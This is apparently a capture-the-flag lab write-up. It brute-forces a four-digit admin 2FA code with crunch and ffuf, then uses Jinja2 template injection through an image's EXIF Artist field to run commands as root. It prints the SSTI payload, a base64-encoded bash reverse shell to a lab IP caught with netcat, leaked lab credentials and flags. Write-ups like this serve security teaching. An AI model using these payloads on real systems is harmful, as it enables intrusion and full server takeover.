

Every leaked credential was live. admin was the one that mattered.
MFA — Brute-Forcing the Admin’s 2FA Code

Logging in as admin didn’t drop straight into the app — it redirected to a 4-digit 2FA code prompt:

Four digits is a 10,000-value keyspace, well within reach of a filtered brute force:
crunch 4 4 0123456789 -o mfa.txt

Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output
ffuf -w mfa.txt:CODE \
-u http://10.1.202.37/mfa \
-X POST \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Cookie: session=eyJtZmFfdXNlciI6ImFkbWluIiwic2Vzc2lvbl9pZCI6IjkzNTJiOTZiLTIxMDgtNDU0NC1iNzk1LWJmNGUxMTMyY2NmZiJ9.apBUTw.otbS2lyYP8Sjubki71PLncMEQog' \
-d 'code=CODE' \
-fr 'Incorrect 2FA Code.' \
-t 10 \
-rate 20
# … (ffuf banner trimmed)
________________________________________________
:: Method : POST
:: URL : http://10.1.202.37/mfa
:: Wordlist : CODE: /home/kali/Desktop/HackSmarter/verbose/mfa.txt
:: Header : Content-Type: application/x-www-form-urlencoded
:: Header : Cookie: session=eyJtZmFfdXNlciI6ImFkbWluIiwic2Vzc2lvbl9pZCI6IjkzNTJiOTZiLTIxMDgtNDU0NC1iNzk1LWJmNGUxMTMyY2NmZiJ9.apBUTw.otbS2lyYP8Sjubki71PLncMEQog
:: Data : code=CODE
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 10
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Regexp: Incorrect 2FA Code.
________________________________________________
1310 [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 147ms]
[WARN] Caught keyboard interrupt (Ctrl-C)1310 was the one response that didn’t match “Incorrect 2FA Code.” — status 302, a real redirect. Entered it at /mfa and landed in the Admin Dashboard:

Admin Dashboard HSM{a4c1520cec85} — the first flag, sitting right in the page header. The dashboard also had a logo-upload feature (“Site Branding”) with a “Preview Current Logo” link, a “Check Health” button under Server Status, the same user directory from the API, and a “Promote User” form.
SSTI via EXIF Metadata — Logo Upload
The logo preview looked like it would render the image’s own metadata back onto the page, so I built a test image to confirm it before touching anything else:
cp test.png probe.png

exiftool \
  -Artist='PATHFORGE_TEST_123' \
  -Copyright='CTF_TEST_456' \
  probe.png
    1 image files updated

exiftool probe.png

ExifTool Version Number         : 13.36
File Name                       : probe.png
Directory                       : .
File Size                       : 4.1 kB
File Modification Date/Time     : 2026:08:29 16:34:57+00:00
File Access Date/Time           : 2026:08:29 16:34:57+00:00
File Inode Change Date/Time     : 2026:08:29 16:34:57+00:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 187
Image Height                    : 187
Bit Depth                       : 8
Color Type                      : Palette
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Palette                         : (Binary data 222 bytes, use -b option to extract)
Artist                          : PATHFORGE_TEST_123
Copyright                       : CTF_TEST_456
Image Size                      : 187x187
Megapixels                      : 0.035
Uploaded it through the dashboard. The preview page echoed the tags straight back:

Confirmed — the Artist and Copyright EXIF fields land on the page under my control. Next question was whether they’re rendered as a template. Tagged a copy with a minimal Jinja2 expression:
cp probe.png probe-SSTI.png

exiftool \
  -Artist='SSTITEST;{{7*7}}' \
  -Copyright='PF_COPY' \
  probe-SSTI.png

exiftool -Artist -Copyright probe-SSTI.png
    1 image files updated
Artist                          : SSTITEST;{{7*7}}
Copyright                       : PF_COPY
If {{7*7}} evaluated, the field controls server-side template execution rather than just being echoed as text. I moved straight to a command-execution primitive instead of stopping to check the arithmetic separately:
cat > payload.txt <<'EOF'
SSTITEST;{{config.__class__.__init__.__globals__['os'].popen('id').read()}}
EOF

cp probe.png probe-rce.png

exiftool -overwrite_original \
  "-Artist<=payload.txt" \
  -Copyright='PF_COPY' \
  probe-rce.png

exiftool -Artist probe-rce.png
    1 image files updated
Artist                          : SSTITEST;{{config.__class__.__init__.__globals__['os'].popen('id').read()}}.
Uploaded that version and previewed it:

uid=0(root) — the Flask app runs as root, and the Artist field is a full Jinja2 SSTI sink. That’s RCE as root. Built a reverse shell payload the same way:
echo -n 'bash -c "bash -i >& /dev/tcp/10.200.87.41/4444 0>&1"' | base64 -w0

YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4yMDAuODcuNDEvNDQ0NCAwPiYxIg==
cat > payload.txt <<'EOF'
{{config.__class__.__init__.__globals__['os'].popen("echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4yMDAuODcuNDEvNDQ0NCAwPiYxIg== | base64 -d | bash").read()}}
EOF
cp probe.png root-shell.png
exiftool -overwrite_original \
"-Artist<=payload.txt" \
-Copyright='PF_COPY' \
root-shell.png
exiftool -Artist root-shell.png
1 image files updated
Artist : {{config.__class__.__init__.__globals__['os'].popen("echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4yMDAuODcuNDEvNDQ0NCAwPiYxIg== | base64 -d | bash").read()}}.Tagged root-shell.png with that payload and uploaded it, listener running:
nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.200.87.41] from (UNKNOWN) [10.1.202.37] 56112
bash: cannot set terminal process group (539): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-1-202-37:/home/ubuntu# whoami
whoami
root
root@ip-10-1-202-37:/home/ubuntu# ls
ls
auth
logo.png
myenv
uploads
root@ip-10-1-202-37:/home/ubuntu# cat /root/root.txt
cat /root/root.txt
HSM{a3fec2e83dad}
root@ip-10-1-202-37:/home/ubuntu#
Root shell, confirming the uid=0 finding from the preview — whoami came back root directly.
Attack Path Summary
Open registration — created tonny_sop
↓
/api/users/all leaks every account's plaintext password (no role check)
↓
Replayed all 5 credentials against /login — all live
↓
admin login triggers 4-digit MFA
↓
ffuf + crunch brute-forces the code (1310) — Admin Dashboard reached
↓
First flag: Admin Dashboard header (HSM{a4c1520cec85})
↓
Logo-upload "Preview" renders EXIF Artist/Copyright fields unescaped
↓
Artist field is a Jinja2 SSTI sink — confirmed via id() (uid=0/root)
↓
Reverse-shell payload in the same field → root shell
↓
Second flag: /root/root.txt (HSM{a3fec2e83dad})
Credentials Found
| Principal | Credential | Source |
|---|---|---|
| tonny_sop | badabing@HBO.com / registered password |
Self-registered via /register |
| tony | basketball |
/api/users/all, confirmed via /login |
| johnny | dolphin |
/api/users/all, confirmed via /login |
| admin | YouWontGetThisPasswordYouNoobLOL123 |
/api/users/all, confirmed via /login (then gated by MFA) |
| student | liverpool |
/api/users/all, confirmed via /login |
tony:basketball
johnny:dolphin
admin:YouWontGetThisPasswordYouNoobLOL123
student:liverpool| Flag | Value |
|---|---|
| Admin Dashboard | HSM{a4c1520cec85} |
| root.txt | HSM{a3fec2e83dad} |
Tools Used
- Nmap
- Gobuster
- Browser + HTTP request replay
- crunch
- ffuf
- exiftool
- netcat